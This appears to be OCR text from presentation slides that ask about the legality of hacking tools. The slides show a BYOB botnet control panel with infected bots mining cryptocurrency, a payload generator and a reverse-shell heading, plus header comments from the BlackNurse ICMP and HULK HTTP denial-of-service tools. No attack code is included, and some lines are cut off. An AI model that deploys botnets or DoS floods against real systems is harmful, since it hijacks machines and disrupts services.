
▶ Execute ○ Select All Bots

Show 10 ⌄ entries


Bots: 4

Search:

Select	Status	ID	IP Address	Platform	Hashes/Second	Hashrate Graph	Shell	Results	Kill
□	Online	2	[redacted]	Windows	71.82 H/s		>_	☰	🗑
□	Online	3	[redacted]	OS X	362.83 H/s		>_	☰	🗑
□	Offline	1	[redacted]	OS X	0 H/s		>_	☰	🗑
□	Offline	4	[redacted]	Linux	362.83 H/s		>_	☰	🗑



Post-Exploitation Modules



Generate Payload

Format

Select Format ⌄

Operating System

Select Operating System ⌄

Architecture

Select Architecture ⌄

⊕ Generate


How to generate a payload

Select a payload **format** to get started.

- **Python** - Obfuscated Python script. Th
  however, it requires Python be installed
- **Executable** - Compile a binary executa
  system and architecture. This will run o
  Python installed, however, the file size
- **Need help?** Post a question in the **sup**

Show 10 ⌄ entries

Filename	Format	Architecture	Created
byob_wld.py	🐍	None	2020-04-27 19:18:35.389455
byob_lCJ.py	🐍	None	2020-04-26 22:23:46.991473
byob_nix_i386_bn7	🐧	i386	2020-04-26 22:23:46.991473
byob_win_x32_wEP.exe	⊞	x32	2020-04-18 03:27:32.190408




```
Build Your Own Botnet - Reverse TCP Shell
[redacted]
```


LEGALNOŚĆ?

- Primarily, HOIC has been designed as a stress testing tool and can be lawfully used as such to stress test local networks and servers provided the person initiating the test has authorization to test and as long as no other networks, servers, clients, networking equipment or URLs are disrupted.

LEGALNOŚĆ ?



```
#!/usr/bin/perl
#
# Cisco ASA 5515/5525/5550/5515-X | Fotinet |
# Fortigate | SonicWall | PaloAlto | Zyxel NWA3560-N |
# Zyxel Zywall USG50 Spoofed "BlackNurse" DoS PoC
#
#  Copyright 2016 (c) Todor Donev
#  Varna, Bulgaria
#  todor.donev@gmail.com
#  https://www.ethical-hacker.org/
#  https://www.facebook.com/ethicalhackerorg
#  http://pastebin.com/u/hackerscommunity
#
#
#  Description:
#  Blacknurse is a low bandwidth ICMP attack that is capable of doing denial
#  of service to well known firewalls. Most ICMP attacks that we see are based
#  on ICMP Type 8 Code 0 also called a ping flood attack. BlackNurse is based
#  on ICMP with Type 3 Code 3 packets. We know that when a user has allowed ICMP
#  Type 3 Code 3 to outside interfaces, the BlackNurse attack becomes highly
#  effective even at low bandwidth. Low bandwidth is in this case around 15-18
#  Mbit/s. This is to achieve the volume of packets needed which is around 40 to
#  50K packets per second. It does not matter if you have a 1 Gbit/s Internet
#  connection. The impact we see on different firewalls is typically high CPU
#  loads. When an attack is ongoing, users from the LAN side will no longer be
#  able to send/receive traffic to/from the Internet. All firewalls we have seen
#  recover when the attack stops.
#
#  Disclaimer:
#  This or previous program is for Educational purpose ONLY. Do not
#  use it without permission. The usual disclaimer applies, especially
#  the fact that Todor Donev is not liable for any damages caused by
#  direct or indirect use of the information or functionality provided
#  by these programs. The author or any Internet provider bears NO
#  responsibility for content or misuse of these programs or any
#  derivatives thereof. By using these programs you accept the fact
#  that any damage (dataloss, system crash, system compromise, etc.)
#  caused by the use of these programs is not Todor Donev's
#  responsibility.
#
#  Use at your own risk and educational
#  purpose ONLY!
#
#  Thanks to Maya (Maiya|Mia) Hristova and all my friends
#  that support me.
#
```



```
# ----------------------------------------------------------------------------------------------
# HULK - HTTP Unbearable Load King
#
# this tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them
# to their knees by exhausting the resource pool, its is meant for research purposes only
# and any malicious usage of this tool is prohibited.
#
# author :  OpIcarus , version 1.0
# ----------------------------------------------------------------------------------------------
```

LEGALNOŚĆ?

